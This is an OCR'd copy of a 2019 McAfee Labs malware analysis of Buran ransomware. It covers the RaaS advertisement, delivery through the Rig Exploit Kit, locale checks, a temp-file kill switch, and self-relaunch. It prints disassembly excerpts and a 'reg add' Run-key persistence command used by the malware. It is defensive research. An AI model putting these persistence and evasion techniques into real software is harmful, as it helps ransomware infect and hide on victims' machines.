
Buran Ransomware; the Evolution of VegaLocker

mcafee.com/blogs/other-blogs/mcafee-labs/buran-ransomware-the-evolution-of-vegalocker/

November 5, 2019

McAfee’s Advanced Threat Research Team observed how a new ransomware family named ‘Buran’ appeared in May 2019. Buran works as a RaaS model like other ransomware families such as REVil, GandCrab (now defunct), Phobos, etc. The author(s) take 25% of the income earned by affiliates, instead of the 30% – 40%, numbers from notorious malware families like GandCrab, and they are willing to negotiate that rate with anyone who can guarantee an impressive level of infection with Buran. They announced in their ads that all the affiliates will have a personal arrangement with them.

For this analysis we present, we will focus on one of the Buran hashes:



SHA1 :	e4de3fcba92e5aea812e2107f6ef468e230e8d18
SHA256 :	0bed6711e6db24563a66ee99928864e8cf3f8cff0636c1efca1b14ef15941603
Imphash :	9c368851f7255513277299414052cd7c

We will highlight the most important observations when researching the malware and will share protection rules for the endpoint, IOCs and a YARA rule to detect this malware.

Buran Ransomware Advertisement


This ransomware was announced in a well-known Russian forum with the following message:

> ***Buran** is a stable offline cryptoclocker, with flexible functionality and support 24/7.*
> **Functional:**
>
> Reliable cryptographic algorithm using global and session keys + random file keys;
> Scan all local drives and all available network paths;
> High speed: a separate stream works for each disk and network path;
> Skipping Windows system directories and browser directories;
> Decryptor generation based on an encrypted file;
> Correct work on all OSs from Windows XP, Server 2003 to the latest;
> The locker has no dependencies, does not use third-party libraries, only mathematics and vinapi;
>
> The completion of some processes to free open files (optional, negotiated);
> The ability to encrypt files without changing extensions (optional);
> Removing recovery points + cleaning logs on a dedicated server (optional);
> Standard options: tapping, startup, self-deletion (optional);
> Installed protection against launch in the CIS segment.
>
> **Conditions:**
>
> They are negotiated individually for each advert depending on volumes and material.
>
> Start earning with us!

The announcement says that Buran is compatible with all versions of the Windows OS's (but during our analysis we found how, in old systems like Windows XP, the analyzed version did not work) and Windows Server and, also, that they will not infect any region inside the CIS segment. Note: The CIS segment belongs to ten former Soviet Republics: Armenia, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Turkmenistan, Ukraine, and Uzbekistan.

Rig Exploit Kit as an Entry Vector

Based upon the investigation we performed, as well as research by "nao_sec" highlighted in June 2019, we discovered how Buran ransomware was delivered through the Rig Exploit Kit. It is important to note how the Rig Exploit Kit is the preferred EK used to deliver the latest ransomware campaigns.



http://82.146.63.94/?NTkyNDQ1&pLWLt&PolrNv=heartfelt&WdZunWqHM=heartfelt&dsnDBKrPM=strategy&t4t - Internet Explorer

http://82.146.63.94/?NTkyNDQ1&pLWLt&PolrNv=heartfelt&WdZunWqHM=heartfelt&dsnDBKrPM=strategy&t4tsdfsg4=XDVXnhBGAegNpldtVAFNH_qn

Internet Explorer

Internet Explorer has stopped working


Windows can check online for a solution to the problem.

FIGURE 1. EXPLOIT KIT

The Rig Exploit Kit was using CVE-2018-8174 (Microsoft Internet Explorer VBScript Engine, Arbitrary Code Execution) to exploit in the client-side. After successful exploitation this vulnerability will deliver Buran ransomware in the system.

Static Analysis


The main packer and the malware were written in Delphi to make analysis of the sample more complicated. The malware sample is a 32-bit binary.



type (11)	name	file-offset (44)	signature	non-standard	size (365137 bytes)	file-ratio (45.86%)	md5	entropy	language (1)	first-bytes-hex	first-bytes-text
rcdata	TFFINDINFILESDLG	0x000C4FF4	Delphi-Form	-	8919	1.12 %	CF42FDD04229D93FC76EBFC55EE62484	6.107	English-Un...	54 50 46 30 10 54 66 46 69 6E 64 49 6E ...	T P F 0 .. T f F i n d I n F i l
rcdata	TNEWDISKFORM	0x000C72CC	Delphi-Form	-	930	0.12 %	5CE723642022C039F178C2AED86F52AC	5.508	English-Un...	54 50 46 30 0C 54 4E 65 77 44 69 73 6B ...	T P F 0 .. T N e w D i s k F o r
PNG	AQUA_IDB_OFFICE...	0x0007CD28	custom	-	9158	1.15 %	CEAB1B0EA191A40A6916D027F66AC51A	7.961	English-Un...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...	.. P N G .. .. I H D R
PNG	OFFICE2007BLACK...	0x0007F0F0	custom	-	1928	0.24 %	DD7428C326B6303DCDA2DF68BADEC0EF	0.000	English-Un...	00 00 00 00 00 00 00 00 00 00 00 00 00 ...	.. ..
PNG	OFFICE2007BLUE_...	0x0007F878	custom	-	313	0.04 %	A00C4336B61933A3B7EED1304D15427C	0.000	English-Un...	00 00 00 00 00 00 00 00 00 00 00 00 00 ...	.. ..

FIGURE 2. BURAN STATIC INFORMATION

In our analysis we detected two different versions of Buran, the second with improvements compared to the first one released.



Exeinfo PE - ver.0.0.4.7 by A.S.L - 992+60 sign 2017.06.05


File : buran.exe.bak
Entry Point : 00028420
EP Section : .itext
File Offset : 00027820
First Bytes : 55.8B.EC.B9.11
Linker Info : 2.25
SubSystem : Windows GUI
File Size : 0002E000h
Overlay : NO 00000000
Image is 32bit executable
RES/OVL : 0 / 0 % 2019
Borland Delphi 2006/2007 - www.borland.com
Lamer Info - Help Hint - Unpack info
62 ms
05 junio 2019
Creation Date from exe header : 2019-06-05

FIGURE 3. BURAN STATIC INFORMATION

The goal of the packer is to decrypt the malware making a RunPE technique to run it from memory. To obtain a cleaner version of the sample we proceed to dump the malware from the memory, obtaining an unpacked version.

Country Protection

Checking locales has become quite popular in RaaS ransomware as authors want to ensure they do not encrypt data in certain countries. Normally we would expect to see more former CIS countries but, in this case, only three are verified.



```
BuranGetLocaleInfoFunctionToCheckCountryAndReturnValue proc near
                                        ; CODE XREF: start+8B↓p

LCData          = byte ptr -20h

                push    ebx
                push    esi
                add     esp, 0FFFFFFE8h
                mov     esi, edx
                mov     ebx, eax
                push    13h             ; cchData
                lea     eax, [esp+24h+LCData]
                push    eax             ; lpLCData
                push    ebx             ; LCType - LOCALE_ICOUNTRY
                push    800h            ; Locale - LOCALE_SYSTEM_DEFAULT
                call    kernel32_GetLocaleInfoA_0
                test    eax, eax
                jg      short _convert_lstring_from_array_and_exit
                mov     [esp+20h+LCData], 0
```

FIGURE 4. GETTING THE COUNTRY OF THE VICTIM SYSTEM

This function gets the system country and compares it with 3 possible results:


- 0x7 -> RUSSIAN FEDERATION

- 0x177 -> BELARUS
- 0x17C -> UKRAINE

It is important to note here that the advertising of the malware in the forums said it does not affect CIS countries but, with there being 10 nations in the region, that is obviously not entirely accurate.

If the system is determined to be in the Russian Federation, Belarus or Ukraine the malware will finish with an “ExitProcess”.


The next action is to calculate a hash based on its own path and name in the machine. With the hash value of 32-bits it will make a concat with the extension “.buran”. Immediately after, it will create this file in the temp folder of the victim machine. Importantly, if the malware cannot create or write the file in the TEMP folder it will finish the execution; the check will be done extracting the date of the file.



```
                 push    dword ptr fs:[eax]
                 mov     fs:[eax], esp
                 lea     eax, [ebp+var_4]
                 call    BuranCalculateHashFromHisOwnPathAndDecryptBuranExtensionAndConcatTher
                 mov     edx, __
                 mov     eax, [ebp+var_4]
                 call    BuranCreateFileAndCheckIfCanCreateAndWriteInfo ; Create the file and
                 push    64h             ; dwMilliseconds
                 call    kernel32_Sleep_0
                 push    64h             ; dwMilliseconds
                 call    kernel32_Sleep_0
                 push    64h             ; dwMilliseconds
                 call    kernel32_Sleep_0
                 push    64h             ; dwMilliseconds
                 call    kernel32_Sleep_0
                 push    64h             ; dwMilliseconds
                 call    kernel32_Sleep_0
                 mov     eax, [ebp+var_4]
                 call    BuranPrepareToSearchForFileAndGetFileTime ; with this check that the
                 test    al, al
                 jz      short _prepare_return_value
                 mov     [ebp+var_5], 0  ; return 0 in this function
                 mov     eax, [ebp+var_4]
                 call    @WStrToPWChar
                 push    eax             ; lpFileName
                 call    kernel32_DeleteFileW

 _prepare_return_value:                  ; CODE XREF: BuranFirstMistakePrepareAndCreateASpecia
                 xor     eax, eax        ; clear eax
                 pop     edx
                 pop     ecx
                 pop     ecx
                 mov     fs:[eax], edx
                 jmp     short _prepare_to_clean_memory_and_return_ok
 ; ---------------------------------------------------------------------------

 _manage_exception_all:                  ; DATA XREF: BuranFirstMistakePrepareAndCreateASpecia
                 jmp     @HandleAnyException
 ; ---------------------------------------------------------------------------
```

FIGURE 5. BURAN CHECKS IN THE TEMP FOLDER

If the file exists after the check performed by the malware, the temporary file will be erased through the API “DeleteFileW”.



```
_create_temp_file:                      ; CODE XREF: start+27E↑j
                                        ; start+2AB↑j
                call    BuranFirstMistakePrepareAndCreateASpecialFileInTheTempFolderAndReturn0IfSomethingWasWrongOr1IfAllIsOk
                test    al, al          ; is if 0 will continue but if it 1 will exit, so, if the file cant be created in the temp folder the ransomware wil
                jz      short _after_check_if_can_create_the_temp_file
                push    0               ; uExitCode
                call    kernel32_ExitProcess_0
; ---------------------------------------------------------------------------
```


FIGURE 6. CHECK WHETHER A TEMP FILE CAN BE CREATED

This function can be used as a kill switch to avoid infection by Buran.

Buran ransomware could accept special arguments in execution. If it is executed without any special argument, it will create a copy of Buran with the name “ctfmon.exe” in the Microsoft APPDATA folder and will launch it using *ShellExecute*, with the verb as “*runas*”. This verb is not in the official Microsoft SDK but, if we follow the MSDN documentation to learn how it works, we can deduce that the program will ignore its own manifest and prompt the UAC to the user if the protection is enabled.

This behavior could change depending on the compilation options chosen by the authors and delivered to the affiliates.


According to the documentation, the function “CreateProcess” checks the manifest, however in Buran, this is avoided due to that function:



```
call    @WStrToPWChar
push    eax             ; lpOperation
push    0               ; hwnd
call    shell32_ShellExecuteW
cmp     eax, 20h        ; ShellExecute need return at least 32 or more if all is ok
jnb     short _prepare_to_clean_memory_and_return_ok
push    1
push    0
push    esi
push    ebx
lea     edx, [ebp+var_18]
mov     eax, offset aXnakuYQyN ; "¢òNAku\x1BY_■YÈì"
call    BuranDecryptionStringFunction
mov     edx, [ebp+var_18]
lea     eax, [ebp+var_14]
call    @WStrFromLStr
mov     eax, [ebp+var_14]
call    @WStrToPWChar
push    eax             ; lpOperation
push    0               ; hwnd
call    shell32_ShellExecuteW
```

FIGURE 7. LAUNCH OF THE NEW INSTANCE OF ITSELF


Buran in execution will create a registry key in the Run subkey section pointing to the new instance of the ransomware with a suffix of ‘*’. The meaning of this value is that Buran will run in safe mode too:



Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	(valor no establecido)
ctfmon.exe	REG_SZ	"C:\Users\Arturo\AppData\Roaming\Microsoft\Windows\ctfmon.exe" *

FIGURE 8. PERSISTENCE IN THE RUN SUBKEY IN THE REGISTRY

The writing operation in the registry is done using the "*reg*" utility, using a one-liner and concatenating different options with the "&" symbol. This method through "reg.exe" avoids a breakpoint in the main binary.




```
mov     eax, offset aGUId ; \ & copy \
call    BuranDecryptionStringFunction
mov     edx, [ebp+var_40]
lea     eax, [ebp+var_3C]
call    @WStrFromLStr
push    [ebp+var_3C]
lea     edx, [ebp+var_44]
xor     eax, eax
call    BuranGetModuleFileNameWOrGetCommandLineToCheck
push    [ebp+var_44]
lea     edx, [ebp+var_4C]
mov     eax, offset aGJf ; \ \
call    BuranDecryptionStringFunction
mov     edx, [ebp+var_4C]
lea     eax, [ebp+var_48]
call    @WStrFromLStr
push    [ebp+var_48]
push    [ebp+var_10]
lea     edx, [ebp+var_54]
mov     eax, offset unk_427BFC ; "\" & reg add \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /V \"ctfmon.exe\" /t REG_SZ /F /D \"\\\"
call    BuranDecryptionStringFunction
mov     edx, [ebp+var_54]
```

FIGURE 9. WRITE OF PERSISTENCE IN THE REGISTRY

Buran implements this technique with the objective of making analysis of the sample complicated for malware analysts looking at reverse engineering profiles. After these operations, the old instance of the ransomware will die using "Exit Process".

Analysis of the Delphi code show that the 2nd version of Buran will identify the victim using random values.




```
        push    ebp
        push    offset _manage_exception
        push    dword ptr fs:[eax]
        mov     fs:[eax], esp
        push    offset asc_41CA9C ; "{"
        lea     edx, [ebp+var_4]
        mov     al, 8
        call    BuranGenerateRandomValueFu
        push    [ebp+var_4]
        push    offset asc_41CAA8 ; "-"
        lea     edx, [ebp+var_8]
        mov     al, 4
        call    BuranGenerateRandomValueFu
        push    [ebp+var_8]
        push    offset asc_41CAA8 ; "-"
        lea     edx, [ebp+var_C]
        mov     al, 4
        call    BuranGenerateRandomValueFu
        push    [ebp+var_C]
        push    offset asc_41CAA8 ; "-"
        lea     edx, [ebp+var_10]
        mov     al, 4
        call    BuranGenerateRandomValueFu
        push    [ebp+var_10]
        push    offset asc_41CAA8 ; "-"
        lea     edx, [ebp+var_14]
        mov     al, 0Ch
        call    BuranGenerateRandomValueFu
        push    [ebp+var_14]
        push    offset asc_41CAB4 ; "}"
